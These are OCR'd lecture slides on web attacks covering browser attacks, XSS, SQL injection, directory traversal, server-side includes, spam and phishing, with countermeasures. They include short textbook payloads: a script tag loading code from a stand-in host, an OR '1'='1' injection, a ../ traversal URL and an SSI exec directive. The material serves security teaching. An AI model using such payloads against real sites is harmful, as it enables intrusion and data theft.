
Chapter 3: **Web Attack**
Objectives

- Attacks against browsers
- Fake and malicious websites
- Attacks targeting sensitive data
- Injection attacks
- Spam
- Phishing attacks

- Study the contents of a good security plan
- Learn to plan for business continuity and responding to incidents
- Outline the steps and best practices of risk analysis
- Learn to prepare for natural and human-caused disasters


Browser Vulnerabilities



Browser Attack Types

- Man-in-the-browser
- Keystroke logger
- Page-in-the-middle
- Program download substitution
- User-in-the-middle
- Cookie poisoning
- Cookie stealing
- Session high jacking

Man-in-the-Browser



Keystroke Logger

- Hardware or software that records all keystrokes
- May be a small dongle plugged into a USB port or can masquerade as a keyboard
- May also be installed as malware
- Not limited to browsers

Page-in-the-Middle

- User is directed to a different page than believed or intended
- Similar effect to a man-in-the-browser, where attacker can intercept and modify user input

Program Download Substitution

- Attacker creates a page with seemingly innocuous and desirable programs for download
- Instead of, or in addition to, the intended functionality, the user installs malware
- This is a very common technique for spyware


User-in-the-Middle

- Using click-bait to trick users into solving CAPTCHAs on spammers' behalf

Successful Authentication


- The attacks listed above are largely failures of authentication
- Can be mitigated with
  - Shared secret
  - One-time password
  - Out-of-band communication

Fake Website




Fake Code

Tracking Bug



Clickjacking



Drive-By Download

- Code is downloaded, installed, and executed on a computer without the user's knowledge
- May be the result of clickjacking, fake code, program download subsitution, etc.

Cross-Site Scripting (XSS)

- Tricking a client or server into executing scripted code by including the code in data inputs
- Scripts and HTML tags are encoded as plaintext just like user inputs, so they can take over web pages similarly to the way buffer overflow attacks can take over programs

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

SQL Injection

- Injecting SQL code into an exchange between an application and its database server
- Example:
  - Loading an SQL query into a variable, taking the value of acctNum from an arbitrary user input field:
  - `QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + " '; "`
  - The same query with malicious user input:
  - `QUERY = "SELECT * FROM trans WHERE acct = '2468' OR '1'='1'; "`

Dot-Dot-Slash

- Also known as “directory traversal,” this is when attackers use the term “../” to access files that are on the target web server but not meant to be accessed from outside
- Most commonly entered into the URL bar but may also be combined with other attacks, such as XSS

```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/system32/autoexec.nt
```

Server-Side Include (SSI)

- SSI is an interpreted server-side scripting language that can be used for basic web server directives, such as including files and executing commands
- As is the case with XSS, some websites are vulnerable to allowing users to execute SSI directives through text input

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Countermeasures to Injections

- Filter and sanitize all user input
  - Need to account for every potentially valid encoding
- Make no assumptions about the range of possible user inputs—trust nothing, check everything
- Use access control mechanisms on backend servers, such as “stored procedures”

Email Spam

- Experts estimate that 60% to 90% of all email is spam
- Types of spam:
  - Advertising
    - Pharmaceuticals
    - Stocks
  - Malicious code
  - Links for malicious websites
- Spam countermeasures
  - Laws against spam exist but are generally ineffective
  - Email filters have become very effective for most spam
  - Internet service providers use volume limitations to make spammers' jobs more difficult

Phishing

- **Phishing** – Cybercriminal attempts to steal personal and financial information or infect computers and other devices with malware and viruses
  - Designed to trick you into clicking a link or providing personal or financial information
  - Often in the form of emails and websites
  - May appear to come from legitimate companies, organizations or known individuals
  - Take advantage of natural disasters, epidemics, health scares, political elections or timely events

Different forms such as:

- **Mass Phishing** – Mass, large-volume attack intended to reach as many people as possible
- **Whaling** – Type of spear phishing attack that targets “big fish,” including high-profile individuals or those with a great deal of authority or access
- **Clone Phishing** – Spoofed copy of a legitimate and previously delivered email, with original attachments or hyperlinks replaced with malicious versions, which is sent from a forged email address so it appears to come from the original sender or another legitimate source
- **Advance-Fee Scam:** Requests the target to send money or bank account information to the cybercriminal
- And **Spear Phishing…..**

Spear Phishing

- Spear phishing is on the rise because it works. Traditional security defences do not detect and stop it.
- From a cyber criminal's point of view, spear phishing is the perfect vehicle for a broad array of damaging exploits.
- Threat actors are increasingly targeting executives and other high-level employees, tricking them into activating malware that gives criminals access into their companies' environments.
- This might be ransomware that encrypts company data, then extorts fees from the victim to remediate the situation. Targeted executives are usually key leaders with titles such as chief financial officer, head of finance, senior vice president and director.
- Spear phishing emails tend to have enough detail to fool even experienced security professionals.
- A phishing campaign may blanket an entire database of email addresses, but spear phishing targets specific individuals within specific organizations with a specific mission.
- By mining social networks for personal information, an attacker can write emails that are extremely accurate and compelling.
- Once the target clicks on a link or opens an attachment, the attacker establishes a foothold in the network, enabling them to complete their illicit mission.
- 84% of organizations said a spear-phishing attack successfully penetrated their organization in 2015

Common Baiting Tactics

- **Notification from a help desk or system administrator**
  Asks you to take action to resolve an issue with your account (e.g., email account has reached its storage limit), which often includes clicking on a link and providing requested information.

- **Advertisement for immediate weight loss, hair growth or fitness prowess**
  Serves as a ploy to get you to click on a link that will infect your computer or mobile device with malware or viruses.


- **Attachment labeled “invoice” or “shipping order”**
  Contains malware that can infect your computer or mobile device if opened. May contain what is known as “ransomware,” a type of malware that will delete all files unless you pay a specified sum of money.

- **Notification from what appears to be a credit card company**
  Indicates someone has made an unauthorized transaction on your account. If you click the link to log in to verify the transaction, your username and password are collected by the scammer.

